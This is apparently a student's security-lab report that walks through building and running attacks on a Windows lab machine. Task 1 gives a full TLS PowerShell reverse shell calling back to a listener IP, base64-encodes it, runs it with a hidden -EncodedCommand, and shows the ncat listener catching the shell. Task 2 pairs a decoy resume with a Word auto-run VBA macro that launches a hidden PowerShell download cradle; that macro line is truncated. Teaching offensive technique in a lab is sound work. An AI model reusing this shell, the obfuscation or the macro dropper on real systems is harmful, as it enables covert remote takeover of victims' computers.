
Task 1:



IP 44.106.44.50

Port 9001


Type ncat (TLS)

OS Windows

```
ncat --ssl -lvnp 9001
```

```
$sslProtocols = [System.Security.Authentication.SslProtocols]::Tls12;
$TCPClient = New-Object Net.Sockets.TCPClient('44.106.44.50', 9001);
$NetworkStream = $TCPClient.GetStream();$SslStream = New-Object
Net.Security.SslStream($NetworkStream,$false,({$true} -as
[Net.Security.RemoteCertificateValidationCallback]));
$SslStream.AuthenticateAsClient('cloudflare-dns.com',$null,$sslProtocols,
$false);if(!$SslStream.IsEncrypted -or !$SslStream.IsSigned)
{$SslStream.Close();exit}$StreamWriter = New-Object
IO.StreamWriter($SslStream);function WriteToStream ($String)
{[byte[]]$script:Buffer = New-Object System.Byte[] 4096 ;
$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()};WriteToStream
'';while(($BytesRead = $SslStream.Read($Buffer, 0, $Buffer.Length)) -gt 0)
{$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);
```

Figure 1: Generating a TLS encrypted reverse shell using the Reverse Shell Generator




```
┌──(root㉿joshlieberg)-[~]
└─# nano shell.ps1
```

Figure 2: Creating a Powershell executable to place the reverse shell in

Contents of **`shell.ps1`**


```
$sslProtocols = [System.Security.Authentication.SslProtocols]::Tls12;
$TCPClient = New-Object Net.Sockets.TCPClient('44.106.44.50', 9001);
$NetworkStream = $TCPClient.GetStream(); $SslStream = New-Object
Net.Security.SslStream($NetworkStream, $false, ({$true} -as
[Net.Security.RemoteCertificateValidationCallback]));
$SslStream.AuthenticateAsClient('cloudflare-dns.com', $null, $sslProtocols,
$false); if (!$SslStream.IsEncrypted -or !$SslStream.IsSigned)
{$SslStream.Close(); exit}; $StreamWriter = New-Object
IO.StreamWriter($SslStream); function WriteToStream ($String)
{[byte[]]$script:Buffer = New-Object System.Byte[] 4096;
$StreamWriter.Write($String + 'SHELL> '); $StreamWriter.Flush()};
```

```
WriteToStream ''; while (($BytesRead = $SslStream.Read($Buffer, 0,
$Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer,
0, $BytesRead - 1); $Output = try {Invoke-Expression $Command 2>&1 |
Out-String} catch {$_ | Out-String}; WriteToStream ($Output)};
$StreamWriter.Close()
```



```
┌──(root㉿joshlieberg)-[~]
└─# iconv -f UTF-8 -t UTF-16LE shell.ps1 | base64 -w 0 > encoded.t
xt
```


Figure 3: Encoding the contents of `shell.ps1` to UTF-16LE Base64



```
┌──(root㉿joshlieberg)-[~]
└─# cat encoded.txt
```


```
JABzAHMAbABQAHIAbwB0AG8AYwBvAGwAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4AUw
BlAGMAdQByAGkAdAB5AC4AQQB1AHQAaABlAG4AdABpAGMAYQB0AGkAbwBuAC4AUwBz
AGwAUAByAG8AdABvAGMAbwBsAHMAXQA6ADoAVABsAHMAMQAyADsAIAAkAFQAQwBQAE
MAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFMA
bwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcANAA0AC4AMQAwADYALg
A0ADQALgA1ADAAJwAsACAAOQAwADAAMQApADsAIAAkAE4AZQB0AHcAbwByAGsAUwB0
AHIAZQBhAG0AIAA9ACAAJABUAEMAUABDAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAG
UAYQBtACgAKQA7ACAAJABTAHMAbABTAHQAcgBlAGEAbQAgAD0AIABOAGUAdwAtAE8A
YgBqAGUAYwB0ACAATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkALgBTAHMAbABTAHQAcg
BlAGEAbQAoACQATgBlAHQAdwBvAHIAawBTAHQAcgBlAGEAbQAsACAAJABmAGEAbABz
AGUALAAgACgAewAkAHQAcgB1AGUAfQAgAC0AYQBzACAAWwBOAGUAdAAuAFMAZQBjAH
UAcgBpAHQAeQAuAFIAZQBtAG8AdABlAEMAZQByAHQAaQBmAGkAYwBhAHQAZQBWAGEA
bABpAGQAYQB0AGkAbwBuAEMAYQBsAGwAYgBhAGMAawBdACkAKQA7ACAAJABTAHMAbA
BTAHQAcgBlAGEAbQAuAEEAdQB0AGgAZQBuAHQAaQBjAGEAdABlAEEAcwBDAGwAaQBl
AG4AdAAoACcAYwBsAG8AdQBkAGYAbABhAHIAZQAtAGQAbgBzAC4AYwBvAG0AJwAsAC
AAJABuAHUAbABsACwAIAAkAHMAcwBsAFAAcgBvAHQAbwBjAG8AbABzACwAIAAkAGYA
YQBsAHMAZQApADsAIABpAGYAIAAoACEAJABTAHMAbABTAHQAcgBlAGEAbQAuAEkAcw
BFAG4AYwByAHkAcAB0AGUAZAAgAC0AbwByACAAIQAkAFMAcwBsAFMAdAByAGUAYQBt
AC4ASQBzAFMAaQBnAG4AZQBkACkAIAB7ACQAUwBzAGwAUwB0AHIAZQBhAG0ALgBDAG
wAbwBzAGUAKAApADsAIABlAHgAaQB0AH0AOwAgACQAUwB0AHIAZQBhAG0AVwByAGkA
dABlAHIAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAFMAdAByAGUAYQ
BtAFcAcgBpAHQAZQByACgAJABTAHMAbABTAHQAcgBlAGEAbQApADsAIABmAHUAbgBj
AHQAaQBvAG4AIABXAHIAaQB0AGUAVABvAFMAdAByAGUAYQBtACAAKAAkAFMAdAByAG
kAbgBnACkAIAB7AFsAYgB5AHQAZQBbAF0AXQAkAHMAYwByAGkAcAB0ADoAQgB1AGYA
ZgBlAHIAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4AQg
B5AHQAZQBbAF0AIAA0ADAAOQA2ADsAIAAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQBy
AC4AVwByAGkAdABlACgAJABTAHQAcgBpAG4AZwAgACsAIAAnAFMASABFAEwATAA+AC
AAJwApADsAIAAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByAC4ARgBsAHUAcwBoACgA
KQB9ADsAIABXAHIAaQB0AGUAVABvAFMAdAByAGUAYQBtACAAJwAnADsAIAB3AGgAaQ
BsAGUAIAAoACgAJABCAHkAdABlAHMAUgBlAGEAZAAgAD0AIAAkAFMAcwBsAFMAdABy
AGUAYQBtAC4AUgBlAGEAZAAoACQAQgB1AGYAZgBlAHIALAAgADAALAAgACQAQgB1AG
YAZgBlAHIALgBMAGUAbgBnAHQAaAApACkAIAAtAGcAdAAgADAAKQAgAHsAJABDAG8A
bQBtAGEAbgBkACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOg
A6AFUAVABGADgAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABCAHUAZgBmAGUAcgAs
ACAAMAAsACAAJABCAHkAdABlAHMAUgBlAGEAZAAgAC0AIAAxACkAOwAgACQATwB1AH
QAcAB1AHQAIAA9ACAAdAByAHkAIAB7AEkAbgB2AG8AawBlAC0ARQB4AHAAcgBlAHMA
cwBpAG8AbgAgACQAQwBvAG0AbQBhAG4AZAAgADIAPgAmADEAIAB8ACAATwB1AHQALQ
BTAHQAcgBpAG4AZwB9ACAAYwBhAHQAYwBoACAAewAkAF8AIAB8ACAATwB1AHQALQBT
AHQAcgBpAG4AZwB9ADsAIABXAHIAaQB0AGUAVABvAFMAdAByAGUAYQBtACAAKAAkAE
8AdQB0AHAAdQB0ACkAfQA7ACAAJABTAHQAcgBlAGEAbQBXAHIAaQB0AGUAcgAuAEMA
bABvAHMAZQAoACkACgA=
```

Figure 4: Ensuring the contents of `shell.ps1` got encrypted and transferred to `encoded.txt`




```
PS C:\Users\student> powershell.exe -nop -w hidden -EncodedCommand JABzAHMAbABQAHIAbwB0AG8AYwBvAGwAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4A
UwBlAGMAdQByAGkAdAB5AC4AQQB1AHQAaABlAG4AdABpAGMAYQB0AGkAbwBuAC4AUwBzAGwAUAByAG8AdABvAGMAbwBsAHMAXQA6ADoAVABsAHMAMQAyADsAIAAkAFQAQwB
QAEMAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcANAA0AC4AMQAwAD
YALgA0ADQALgA1ADAAJwAsACAAOQAwADAAMQApADsAIAAkAE4AZQB0AHcAbwByAGsAUwB0AHIAZQBhAG0AIAA9ACAAJABUAEMAUABDAGwAaQBlAG4AdAAuAEcAZQB0AFMAd
AByAGUAYQBtACgAKQA7ACAAJABTAHMAbABTAHQAcgBlAGEAbQAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkALgBTAHMAbABT
AHQAcgBlAGEAbQAoACQATgBlAHQAdwBvAHIAawBTAHQAcgBlAGEAbQAsACAAJABmAGEAbABzAGUALAAgACgAewAkAHQAcgB1AGUAfQAgAC0AYQBzACAAWwBOAGUAdAAuAFM
AZQBjAHUAcgBpAHQAeQAuAFIAZQBtAG8AdABlAEMAZQByAHQAaQBmAGkAYwBhAHQAZQBWAGEAbABpAGQAYQB0AGkAbwBuAEMAYQBsAGwAYgBhAGMAawBdACkAKQA7ACAAJA
BTAHMAbABTAHQAcgBlAGEAbQAuAEEAdQB0AGgAZQBuAHQAaQBjAGEAdABlAEEAcwBDAGwAaQBlAG4AdAAoACcAYwBsAG8AdQBkAGYAbABhAHIAZQAtAGQAbgBzAC4AYwBvA
G0AJwAsACAAJABuAHUAbABsACwAIAAkAHMAcwBsAFAAcgBvAHQAbwBjAG8AbABzACwAIAAkAGYAYQBsAHMAZQApADsAIABpAGYAIAAoACEAJABTAHMAbABTAHQAcgBlAGEA
bQAuAEkAcwBFAG4AYwByAHkAcAB0AGUAZAAgAC0AbwByACAAIQAkAFMAcwBsAFMAdAByAGUAYQBtAC4ASQBzAFMAaQBnAG4AZQBkACkAIAB7ACQAUwBzAGwAUwB0AHIAZQB
hAG0ALgBDAGwAbwBzAGUAKAApADsAIABlAHgAaQB0AH0AOwAgACQAUwB0AHIAZQBhAG0AVwByAGkAdABlAHIAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAF
MAdAByAGUAYQBtAFcAcgBpAHQAZQByACgAJABTAHMAbABTAHQAcgBlAGEAbQApADsAIABmAHUAbgBjAHQAaQBvAG4AIABXAHIAaQB0AGUAVABvAFMAdAByAGUAYQBtACAAK
AAkAFMAdAByAGkAbgBnACkAIAB7AFsAYgB5AHQAZQBbAF0AXQAkAHMAYwByAGkAcAB0ADoAQgB1AGYAZgBlAHIAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBz
AHQAZQBtAC4AQgB5AHQAZQBbAF0AIAA0ADAAOQA2ADsAIAAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByAC4AVwByAGkAdABlACgAJABTAHQAcgBpAG4AZwAgACsAIAAnAFM
ASABFAEwATAA+ACAAJwApADsAIAAkAFMAdAByAGUAYQBtAFcAcgBpAHQAZQByAC4ARgBsAHUAcwBoACgAKQB9ADsAIABXAHIAaQB0AGUAVABvAFMAdAByAGUAYQBtACAAJw
AnADsAIAB3AGgAaQBsAGUAIAAoACgAJABCAHkAdABlAHMAUgBlAGEAZAAgAD0AIAAkAFMAcwBsAFMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAQgB1AGYAZgBlAHIALAAgA
DAALAAgACQAQgB1AGYAZgBlAHIALgBMAGUAbgBnAHQAaAApACkAIAAtAGcAdAAgADAAKQAgAHsAJABDAG8AbQBtAGEAbgBkACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMA
bwBkAGkAbgBnAF0AOgA6AFUAVABGADgAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABCAHUAZgBmAGUAcgAsACAAMAAsACAAJABCAHkAdABlAHMAUgBlAGEAZAAgAC0AIAA
xACkAOwAgACQATwB1AHQAcAB1AHQAIAA9ACAAdAByAHkAIAB7AEkAbgB2AG8AawBlAC0ARQB4AHAAcgBlAHMAcwBpAG8AbgAgACQAQwBvAG0AbQBhAG4AZAAgADIAPgAmAD
EAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwB9ACAAYwBhAHQAYwBoACAAewAkAF8AIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwB9ADsAIABXAHIAaQB0AGUAVABvAFMAd
AByAGUAYQBtACAAKAAkAE8AdQB0AHAAdQB0ACkAfQA7ACAAJABTAHQAcgBlAGEAbQBXAHIAaQB0AGUAcgAuAEMAbABvAHMAZQAoACkACgA=
```

Figure 5: Running the Powershell executable in Powershell on the Windows machine



```
┌──(root㉿joshlieberg)-[~]
└─# ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 2509 D0DF 49A0 6BC0 A4BB 53EB 023F 3CE7 5D39 DD5E
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
█
```


Figure 6: Starting a listener on the Kali machine



```
┌──(root㉿joshlieberg)-[~]
└─# ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and -
-ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: D240 59DB 54F3 E332 AA48 190C FE6C B835 5
944 B933
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 44.106.44.26:50542.
SHELL> whoami
cnit471g044-b\student
```

Figure 7: It worked! The reverse shell is live and a TLS encrypted connection was established

Task 2:



ALEX CARTER

Cybersecurity Specialist

alexcarter@securemail.com | (555) 123-7890 | Indianapolis, IN

SUMMARY

Detail-oriented cybersecurity professional with a strong background in risk analysis, penetration testing, and endpoint protection. Proven ability to identify vulnerabilities and implement robust security measures while maintaining operational efficiency. Strong interest in roles that involve both security research and real-world protection of enterprise environments.

EXPERIENCE

Independent Security Consultant

Remote / Contract | 2022 – Present

- Conducted targeted vulnerability assessments for small to mid-sized organizations.

- Advised clients on system hardening, firewall policies, and email phishing mitigation.

- Created custom training content for employees on recognizing social engineering attacks.

Threat Intelligence Intern

ShieldWave Solutions | Summer 2021

- Assisted in analyzing log files for malicious activity using Splunk and Wireshark.

- Monitored honeypots and reported intrusion attempts weekly.

- Documented findings into client-ready reports with executive summaries.

EDUCATION


Bachelor of Science in Cybersecurity

Midwestern Institute of Technology — Graduated: May 2022

- GPA: 3.74 | Minor in Criminal Justice

- Capstone: "Simulated Insider Threats in Hybrid Cloud Environments"


Figure 8: Writing a resume and adding it to AutoText on Microsoft Word



```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim shellCommand As String
    shellCommand = "powershell -ExecutionPolicy Bypass -nop -w hidden -c ""IEX (New-Object
    CreateObject("Wscript.Shell").Run shellCommand, 0, False
End Sub
```

